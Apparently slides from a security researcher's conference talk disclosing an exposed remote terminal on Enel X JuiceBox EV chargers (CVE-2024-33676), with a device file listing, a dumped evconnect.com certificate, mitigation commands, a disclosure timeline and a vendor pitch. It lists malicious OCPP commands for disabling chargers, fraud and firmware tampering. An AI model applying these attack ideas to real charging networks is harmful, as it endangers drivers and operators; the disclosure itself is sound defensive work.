! # L Hnd Type Flag O Perm Size Created Version Filename
# 0 e 0 40 0201 u FFFF 1538 1739577900 1.0.0 ECache_03_04ea6Z-01-01
# 81 e 59 40 0201 u FFFF 1538 1755880200 1.0.0 ECache_03_04f62Z-01-01
# 82 e 3D 40 0201 u FFFF 1538 3179923219 1.0.0 ECache_03_08fc4Z-01-01
# 83 e 93 40 0201 u FFFF 122 1750579774 1.0.0 ELife_2
# 84 e 20 40 0201 u FFFF 2342 1744721661 1.0.0 Events_03_04ee0Z-01-01
# 85 e 16 40 0201 u FFFF 2342 1745666252 1.0.0 Events_03_04eecZ-01-01
# 86 e 19 40 0201 u FFFF 2342 1746024061 1.0.0 Events_03_04ef0Z-01-01
# 87 e 1D 40 0201 u FFFF 2342 1746414822 1.0.0 Events_03_04ef4Z-01-01
# 88 e 21 40 0201 u FFFF 2342 1746521569 1.0.0 Events_03_04ef6Z-01-01
# 89 e 2B 40 0201 u FFFF 2342 1747321712 1.0.0 Events_03_04efeZ-01-01
# 90 e 24 40 0201 u FFFF 2342 1747655632 1.0.0 Events_03_04f02Z-01-01
# 91 e 5D 40 0201 u FFFF 2342 1747860920 1.0.0 Events_03_04f04Z-01-01
# 92 e 26 40 0201 u FFFF 2342 1748924668 1.0.0 Events_03_04f12Z-01-01
# 93 e 49 40 0201 u FFFF 2342 1749237437 1.0.0 Events_03_04f14Z-01-01
# 94 e 29 40 0201 u FFFF 2342 1749664816 1.0.0 Events_03_04f1aZ-01-01
# 95 e 60 40 0201 u FFFF 2342 1749929022 1.0.0 Events_03_04f1cZ-01-01
# 96 e 58 40 0201 u FFFF 2342 1750159768 1.0.0 Events_03_04f20Z-01-01
# 97 e 3A 40 0201 u FFFF 2342 1750578646 1.0.0 Events_03_04f24Z-01-01
# 98 e 4B 40 0201 u FFFF 2342 1751992866 1.0.0 Events_03_04f34Z-01-01
# 99 e 50 40 0201 u FFFF 2342 1752222337 1.0.0 Events_03_04f38Z-01-01
# 100 i 50 8 1607 d 0000 380312 65227 0.0.2 JB201.app
# 101 e 3E 44 0201 u FFFF 816 1753122186 1.0.0 JuiceLog
# 102 e 8F 44 0B01 u FFFF 4620 1739437208 1.0.0 OCPP_CONFIGURATION
# 103 e 32 44 0401 u FFFF 4744 0 1.0.0 evconnect-com-chain.pem
# 104 e 31 44 0401 u FFFF 1966 0 1.0.0 evconnect-com.pem
# 105 e 4D 44 0401 u FFFF 1390 0 1.0.0 godaddy_ca.pem
# 106 e 43 44 0401 u FFFF 151148 0 0.0.1 mgm13_bluetooth.bin
# 107 i 0 1 1607 d 0000 321508 2147483648 4.2.7 sys/kernel.bin
# 108 e 9B 2 0605 d 0000 305232 0 3.12.2 sys/wfm_wf200.sec
# 109 e 69 45 0401 u FFFF 20373 0 0.0.1 webapp/gecko-os.css.gz
# 110 e 6F 45 0401 u FFFF 71805 0 3.1.5 webapp/gecko-os.js.gz
# 111 e 87 45 0401 u FFFF 1819 0 0.0.1 webapp/index.html
# 112 e 96 45 0401 u FFFF 2913 0 0.0.1 webapp/sdc_logo.png
# 113 e 34 45 0401 u FFFF 9530 0 0.0.1 webapp/unauthorized.html
> file_open evconnect-com-chain.pem
file_open evconnect-com-chain.pem
[2025-07-21 | 19:22:06: Opened: 3]
3
> stream_read 3 1000000
stream_read 3 1000000
-----BEGIN CERTIFICATE-----
MIIFaDCCBFCgAwIBAgIQBWimEyAy9u4aIzRf6wThTzANBgkqhkiG9w0BAQsFADBG
MQswCQYDVQQGEwJVUzEPMA0GA1UEChMGQW1hem9uMRUwEwYDVQQLExxTZXJ2ZXIy
Q0EgMUIxZDZANBgNVBAMTBkFtYXpvaWwMTAwwMDAwMDAwMDAwMDAwMDAwMDAw
MzU5NTlaMBGxGfjAUBGNVBAMTDWV2Y29ubmVjdC5jb20wggeEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQCContrBK6um7zyRg8GDIyd8EnAhlLiGQXxB3K/XafSB
EwdGEsRqQlPrb7108bDFuCMX4pTAXLPRShCNMwQLtf4T2vuJF7STrJAbbfD4PaVL
c1nj4XWpWtKTueqn42X4JWgt0Tob1Ji0VVS6eJNLSq4Pluy9ZQiW38JdQ0S4RDCB
```


Expired →

```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
    05:68:a6:13:20:32:f6:ee:1a:23:34:5f:eb:04:e1:4f
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: C = US, O = Amazon, OU = Server CA 1B, CN = Amazon
  Validity
    Not Before: Feb 12 00:00:00 2021 GMT
    Not After : Mar 13 23:59:59 2022 GMT
  Subject: CN = evconnect.com
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
    Modulus:
      00:a8:9e:da:c1:2b:ab:a6:ef:3c:91:83:c1:83:23:
    X509v3 extensions:
      X509v3 Authority Key Identifier:
        59:A4:66:06:52:A0:7B:95:92:3C:A3:94:07:27:96:74:5B:F9:3D:D0
      X509v3 Subject Key Identifier:
        90:2A:53:74:2D:C1:34:D9:DD:A3:40:E8:6C:FE:66:CE:96:10:21:B3
      X509v3 Subject Alternative Name:
        DNS:evconnect.com, DNS:*.evconnect.com
      X509v3 Key Usage: critical
        Digital Signature, Key Encipherment
      X509v3 Extended Key Usage:
        TLS Web Server Authentication, TLS Web Client Authentication
      X509v3 CRL Distribution Points:
```

OCPP cert for evconnect.com? With OCPP credentials would allow an attacker to create imaginary chargers, falsify EVSE data, and attack the CSMS backend.



Malicious OCPP payloads



Downstream Attacks

- Configure all chargers to be unavailable with a "operationalStatus": "Inoperative" payload for the **ChangeAvailability**.
- Schedule charging sessions for all chargers so no one can charge.
- **RemoteStopTransaction** commands to all EVSE.
- Repeated **Reset** request all the EVSE devices.
- Periodically send **UnlockConnector** commands to the EVSE fleet to disrupt charging sessions.
- Use **SetChargingProfile** to limit the current `chargingSchedulePeriod.limit` to only allow a trickle charge.
- Modify cost for all EVSE to \$0 or \$10,000/kWh using **SetChargingTariffs**.
- Boost the price of a running charging session using **CostUpdated**.
- Display obscenities or other frightening messages with **SetDisplayMessage**, e.g., *this chargers is hacked and it will damage your vehicle*.
- **UpdateFirmware** with malicious `location` data.
- Use **SetVariables** to disable/modify local authorization (`AuthCacheEnabled`) and clear authorization cache (`LocalAuthorizeOffline/LocalPreAuthorize`).
- Use **SetVariables** with `BasicAuthPassword` to update charging station password.

Upstream Attacks

- Embed code injection and other exploits into payloads to try to compromise head-end system.
- Falsify billing data (e.g., get free charging) by manipulating **MeterValues** and **TransactionEvent** `measurand` values for power, current, voltage, energy, power factor, state of charge, reactive power, energy, etc.
- Manipulate the `Current.Export` data in **MeterValues/TransactionEvent** to make money during a transaction.
- Falsified **BootNotification** information with bad `serialNumber`, `model`, `vendorName`, `firmwareVersion`, or `modem`.
- Report a range of failures causing the CPO to send teams to repair the equipment.
- Falsify EV disconnection with **TransactionEventRequest** and `stoppedReason` + final `measurand` data, but actually continue charging.

Protect your equipment

Configure a remote terminal password

```
> set re w R3411yG00dEVCh4rg3rPa@@word  
> save
```

Disable with remote_terminal.enabled parameter

```
> set re e false  
> save
```

Future Pen Testing Work

- Download and reverse app/kernel
- Overwrite app or kernel to brick the device
- Modify app or kernel to add new functionality and/or executing arbitrary code on device
- Hijack device by reassigning the equipment using the Zentri Device Management Service
- Changing DNS address to direct traffic to malicious OCPP CSMS or firmware server.

Timeline - A long time coming

2023-06-30 - Created VINCE Report. Attempted to contact Enel X via email, website, and LinkedIn.

2023-06-30 - Notified US co-op of exposed devices.

2023-11-30 - CERT/CC unable to contact Enel X, says "At this point, I think it's best to apply for a CVE and go public."

2024-4-25 - MITRE assigns CVE-2024-33676.

2024-10-11 - Enel X Way announces it's shutting down its North American charging business.

2025-1-7 - VltiE Group and partners acquire Enel X North America.


2025-7-26 - Researcher discloses vulnerability at BSides Albuquerque.

Enel X Way abandoned its US EV charging customers. What happens next?

About 125,000 Enel EV chargers are in limbo. Customers hope a buyer of its shuttered North American charging business will do the hard work of making things right.



By Jeff St. John
23 October 2024



U.S. Critical Infrastructure Cybersecurity Defenses



Cybersecurity Tech on the Cyber Kill Chain

Threat Intelligence Platforms

Firewalls and DNS Filtering

Network Monitoring

Multi-Factor Authentication (MFA)

Email and Web Filtering

Antivirus Software

Endpoint Detection and Response (EDR)

Intrusion Detection Systems (IDS)

Intrusion Prevention Systems (IPS)


Data Loss Prevention (DLP)



DER SECURITY

Cyber-Physical Detection and Response


A Category-Defining Security Solution



'Living off the Land'*
cybersecurity attacks by
actors like Volt Typhoon
bypass detection options for
most of the cyber kill chain.

